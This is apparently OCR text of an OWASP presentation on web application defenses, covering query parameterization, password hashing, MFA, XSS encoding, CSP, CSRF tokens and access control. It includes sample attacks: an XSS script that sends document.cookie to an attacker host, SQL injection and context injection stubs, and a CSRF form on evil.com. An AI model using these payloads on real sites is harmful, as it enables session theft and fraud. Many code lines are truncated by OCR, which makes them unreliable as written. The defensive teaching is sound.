Top Ten Proactive Web Application Defenses

Top Five Proactive Mobile Controls

Global OWASP Board Member


- OWASP Cheat-Sheet Series Manager


VP of Security Architecture, WhiteHat Security

- 15 years of web-based, database-driven software development and analysis experience
- Over 7 years as a provider of secure developer training courses for SANS, Aspect Security and others

Resident of Kauai, Hawaii

- But I am never there






```
$NEW_EMAIL = Request['new_email'];

update users set email='$NEW_EMAIL'
where id=132005;
```

Anatomy of a SQL Injection Attack

```
$NEW_EMAIL = Request['new_email'];
```

SUPER AWESOME HACK: `$NEW_EMAIL = '`

```
update users set email='$NEW_EMAIL'
where id=132005;
```

```
update users set email='';' where
id=132005;
```

Query Parameterization (PHP)

```
tmt = $dbh->prepare("update users s
ail=:new_email where id=:user_id");

tmt->bindParam(':new_email', $email
tmt->bindParam(':user_id', $id);
```

Query Parameterization (.NET)

```
qlConnection objConnection = new
qlConnection(_ConnectionString);
ojConnection.Open();
qlCommand objCommand = new SqlCommand(
 "SELECT * FROM User WHERE Name = @Name
 AND Password = @Password",
 objConnection);
ojCommand.Parameters.Add("@Name",
 NameTextBox.Text);
ojCommand.Parameters.Add("@Password",
 PassTextBox.Text);
qlDataReader objReader =
```

Query Parameterization (Java)

```
String newName = request.getParameter("newName") ;
String id = request.getParameter("id");

//SQL
PreparedStatement pstmt = con.prepareStatement("UPD
   EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);

//HQL
Query safeHQLQuery = session.createQuery("from
Employeeswhere id=:empId");
safeHQLQuery.setParameter("empId", id);
```

(Ruby on Rails)

Create

```
roject.create!(:name => 'owasp')
```

Read

```
roject.all(:conditions => "name = ?", name)
roject.all(:conditions => { :name => name })
roject.where("name = :name", :name => name)
roject.where(:id=> params[:id]).all
```

Update

```
roject.update_attributes(:name => 'owasp')
```

Query Parameterization (Cold Fusion

```
<cfquery name="getFirst" dataSource="cfsnippets">
   SELECT * FROM #strDatabasePrefix#_courses WHERE
intCourseID = <cfqueryparam value=#intCourseID#
CFSQLType="CF_SQL_INTEGER">
</cfquery>
```

Query Parameterization (PERL)

```
my $sql = "INSERT INTO foo (bar, baz) VALUES
( ?, ? )";
my $sth = $dbh->prepare( $sql );
$sth->execute( $bar, $baz );
```

Query Parameterization (.NET LINQ)

```
ublic bool login(string loginId, string shrPass) {
 DataClassesDataContext db = new
ataClassesDataContext();
 var validUsers = from user in db.USER_PROFILE
                  where user.LOGIN_ID == loginId
                  && user.PASSWORDH == shrPass
                  select user;
 if (validUsers.Count() > 0) return true;
 return false;
;
```

Password Defenses

- Disable Browser Autocomplete
  - <form AUTOCOMPLETE="off”>
  - <input AUTOCOMPLETE="off”>
- Only send passwords over HTTPS POST
- Do not display passwords in browser
  - Input type=password
  - Do not display passwords in HTML document
- Store password on based on need
  - Use a Salt
  - SCRYPT/PBKDF2

(iffy)

BCRYPT

- Really slow on purpose (work factor)
- Blowfish derived
- Takes about 10 concurrent runs of BCRYPT to pin a high performance laptop CPU
- Not effective for high performance computin

PBKDF2

- Takes up a lot of memory
- Work factor needs to be set properly
- (50,000 – 10,000,000)

Password Storage

```
ic String hash(String password, String userSalt, int iteratio
  throws EncryptionException {
e[] bytes = null;
 {
essageDigest digest = MessageDigest.getInstance(hashAlgorithm)
gest.reset();
gest.update(ESAPI.securityConfiguration().getMasterSalt());
gest.update(userSalt.getBytes(encoding));
gest.update(password.getBytes(encoding));

/ rehash a number of times to help strengthen weak passwords
ytes = digest.digest();
or (int i = 0; i < iterations; i++) {
  digest.reset();  bytes = digest.digest(salts + bytes + hash(
tring encoded = ESAPI.encoder().encodeForBase64(bytes,false);
eturn encoded;
atch (Exception ex) {
    throw new EncryptionException("Internal error", "Error");
```

We Need Something Better

1) Do not limit the type of characters of length of user password

2) Use a cryptographically strong credential-specific salt

3) Impose intractable verification on [only] the attacker

4) Design protection/verification for

) Do not limit the type of characters or length of user password

Limiting passwords to protect against injection is doomed to failure

Use proper encoder and other defenses described instead

2) Use a cryptographically strong credential-specific salt

protect([protection func], [salt] + [credential]);

Use a 32b or 64b salt (actual size dependent on protection function);

Do not depend on hiding, splitting, or otherwise obscuring the salt

3a) Impose difficult verification on [only the attacker (strong/fast)

HMAC-SHA-256([key], [salt] + [credential])

Protect this key as any private key using best practices

Store the key outside the credential store

Upholding security improvement over (solely) salted schemes relies on proper key creation and

3b) Impose difficult verification on [only the attacker (weak/slow)

pbkdf2([salt] + [credential], c=10,000,000);

PBKDF2 when FIPS certification or enterprise support on many platforms is required

Scrypt where resisting any/all hardware accelerated attacks is necessary but support isn't.

Multi-Factor Authentication

- Passwords as a single Authentication factor are DE
- Mobile devices as “what you have” factor
- SMS and native apps for MFA heavily reduce risk vs passwords only (even though they both have flaws)
- Password strength and password policy can be MU WEAKER in the face of MFA
- f you are protecting your magic user and fireball wa with MFA you may also wish to consider protecting multi-billion dollar enterprise with MFA

equire identity questions

- Last name, account number, email, DOB
- Enforce lockout policy

sk one or more good security questions

- https://www.owasp.org/index.php/
Choosing_and_Using_Security_Questions_Cheat_Sheet

end the user a randomly generated token via out-of-band

- email, SMS or token

erify code in same web session

- Enforce lockout policy

hange password

Anatomy of a XSS Attack

```
cript>window.location=‘https://
ileviljim.com/unc/data=‘ +
cument.cookie;</script>
```


```
cript>document.body.innerHTML=‘<bli
YBER IS COOL</blink>’;</script>
```

(XSS Defense)

- Session Hijacking
- Site Defacement
- Network Scanning
- Undermining CSRF Defenses
- Site Redirection/Phishing
- Load of Remotely Hosted Scripts
- Data Theft
- Keystroke Logging
- Attackers using XSS more frequently

ype	Context	Defense
	HTML Body	HTML Entity Encode
	HTML Attribute	Minimal Attribute Encoding
	GET Parameter	URL Encoding
	Untrusted URL	URL Validation, avoid javascript: UR Attribute encoding, safe URL verific
	CSS	Strict structural validation, CSS Hex encoding, good design
	HTML Body	HTML Validation (JSoup, AntiSamy, Sanitizer)
	DOM	DOM XSS Cheat Sheet
ted JavaScript	Any	Sandboxing
	Client Parse Time	JSON.parse() or json2.js

HTML Attributes include: align, alink, alt, bgcolor, border, cellpadding, cellspac color, cols, colspan, coords, dir, face, height, hspace, ismap, lang, marginheight nwidth, multiple, nohref, noresize, noshade, nowrap, ref, rel, rev, rows, rowspan, ng, shape, span, summary, tabindex, title, usemap, valign, value, vlink, vspace



<

span>UNTRUSTED DATA</span

```
<input type="text" name="fname"
  value="UNTRUSTED DATA">
```

ack: "><script>/* bad stuff */</scrip

```
href="/site/search?value=UNTRUST
DATA">clickme</a>
```

attack: `"  onclick="/* bad stuff */"`

clickme

iframe src="UNTRUSTED URL" /

attack: javascript:/* BAD STUFF */

Selection

tack: expression(/* BAD STUFF */

cript>var currentValue='UNTRUSTE
DATA';</script>

<script>someFunction('UNTRUSTED
DATA');</script>

attack: ');/* BAD STUFF */

JSON Parsing Context

JSON.parse(UNTRUSTED JSON DATA)

SAFE use of JQuery

- $(‘#element’).text(**UNTRUSTED DATA**);

UNSAFE use of JQuery

- $(‘#element’).html(**UNTRUSTED DATA**);

Dangerous jQuery 1.7.2 Data Types	
CSS	Some Attribute Settings
HTML	URL (Potential Redirect)

jQuery methods that directly update DOM or can execute JavaScript	
$() or jQuery()	.attr()
.add()	.css()
.after()	.html()
.animate()	.insertAfter()
.append()	.insertBefore()
.appendTo()	Note: .text() updates DOM, but is safe.

jQuery methods that accept URLs to potentially unsafe content	
jQuery.ajax()	jQuery.post()
jQuery.get()	load()
jQuery.getScript()	

Contextual encoding is a crucial technique needed to stop all types of XSS

jqencoder is a jQuery plugin that allows developers to do contextual encoding in JavaScript to stop DOM-based XSS

- http://plugins.jquery.com/plugin-tags/security
- $('#element').encode('html', cdata);

Untrusted data should only be treated as displayable text

JavaScript encode and delimit untrusted data as quoted strings

Use document.createElement("…"), element.setAttribute("…","value"), element.appendChild(…), etc. to build dynamic interfaces (safe attributes only)

Avoid use of HTML rendering methods

Make sure that any untrusted data passed to eval() methods is delimited with string delimiters and enclosed within a closure such as

me to the TinyMCE editor demo!

out the different features that are provided, please note that the MCImageManager and
specific functionality is part of our commercial offering. The demo is to show the integration.

mmend Firefox as the primary browser for the best editing experience, but of course,
npatible with all major browsers.

tions or need help?

estions or need help, feel free to visit our community forum! We also offer Enterprise support solutions. Also do
n the documentation, its a great resource wiki for understanding how TinyMCE works and integrates.

Words:179

Source output from post

Element	HTML
content	Welcome to the TinyMCE editor demo! Feel free to try out the different features that are provided, please note that the MCImageM MCFileManager specific functionality is part of our commercial offering. The demo is to show th integration. We really recommend Firefox as primary browser for the best editing experience, but of course, TinyMCE is compatible with all major browsers. Got questions or need help? If you have questions or need help, feel free to visit our comm forum! We also offer Enterprise support solutions. not miss out on the documentation, its a great resource wiki for unde how TinyMCE works and integrates.

s://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project

HTML Sanitizer written in Java which lets you include HTM
authored by third-parties in your web application while
protecting against XSS.
This code was written with security best practices in mind,
an extensive test suite, and has undergone adversarial
security review
https://code.google.com/p/owasp-java-html-sanitizer/wiki/
AttackReviewGroundRules.
Very easy to use.
It allows for simple programmatic POSITIVE policy
configuration (see below). No XML config.
Actively maintained by Mike Samuel from Google's AppSec
team!
This is code from the Caja project that was donated by

TML Sanitizer Project

e Problem

Page is vulnerable to XSS because of untrusted HTML

e Solution

```
cyFactory policy = new HtmlPolicyBuilder()
.allowElements("a")
.allowUrlProtocols("https")
.allowAttributes("href").onElements("a")
.requireRelNofollowOnLinks()
.build();
ng safeHTML = policy.sanitize(untrustedHTML);
```

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

No third party libraries or configuration necessary
This code was designed for high-availability/high
performance encoding functionality.
Simple drop-in encoding functionality
Redesigned for performance
More complete API (uri and uri component
encoding, etc) in some regards.
This is a Java 1.5 project.
Last updated February 14, 2013 (version 1.1)

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

e Problem

Page built in Java JSP is vulnerable to XSS

e Solution

```
ut type="text" name="data" value="<%= Encode.forHtmlAttribute(dataValue) %>"

tarea name="text"><%= Encode.forHtmlContent(textValue) %>" />

ton
ick="alert('<%= Encode.forJavaScriptAttribute(alertMsg) %>');">
k me
tton>

ipt type="text/javascript”>
msg = "<%= Encode.forJavaScriptBlock(message) %>”;
t(msg);
ript>
```

Content Security Policy

- Anti-XSS W3C standard http://www.w3.org/TR/CSP/
- Move all inline script and style into external scripts
- Add the X-Content-Security-Policy response header to instru the browser that CSP is in use
  - *Firefox/IE10PR: X-Content-Security-Policy*
  - *Chrome Experimental: X-WebKit-CSP*
  - *Content-Security-Policy-Report-Only*

Cross Site Request Forgery Defe

Evil Page

http://evil.com

Google

```
<form method="POST" action="http://mybank.com/
   transferfunds">
   <input type="hidden" name="account" value="23532632"/>
   <input type="hidden" name="amount" value="1000"/>
</form>
<script>document.forms[0].submit()</script>
```

– Cryptographic Tokens

- Primary and most powerful defense
- XSS Defense Required

– Require users to re-authenticate

Change Password

Use the form below to change the password for your Amazon.com account. Use the new password next time you log in or place an order.

What is your current password?

Current password:

What is your new password?

New password:

-mail

n below to change the e-mail address for your Amazon.com account. Use the new
t time you log in or place an order.

What is your new e-mail address?

Old e-mail address: jim@manico.net

New e-mail address:

Re-enter your new e-mail address:

Password:

Save changes

Primary email: jim@manico.net

New Email: facebook@manico.net

Facebook email: jmanico@facebook.com

Your Facebook email is based on your public username. Email sent
address goes to Facebook Messages.

Allow friends to include my email address in Download Your Information

To save these settings, please enter your Facebook password.

Password: Wron

Save Changes Cancel

ange Your Email Address

email: jim@manico.net

mail **Meetup password**

Submit Cancel

Forgot your password?

Controlling Access

```
if ((user.isManager() ||
     user.isAdministrator() ||
     user.isEditor()) &&
     (user.id() != 1132)) {
        //execute action
}
```

How do you change the policy of this code?

Apache SHIRO

http://shiro.apache.org/

Apache Shiro is a powerful and easy to use Java security framework.

Offers developers an intuitive yet comprehensive solution to **authentication, authorization**, cryptography, and session management.

Built on sound interface-driven design and OO principles.

Enables custom behavior.

Sensible and secure defaults for everything.

with the Apache Shiro

e Problem

Application needs secure access control mechanism

e Solution

```
 currentUser.isPermitted( "lightsaber:wield" ) ) {
log.info("You may use a lightsaber ring.  Use it wisely.");
se {
log.info("Sorry, lightsaber rings are for schwartz masters only.");
```

h the Apache Shiro

e Problem


Application needs to secure access to a specific object

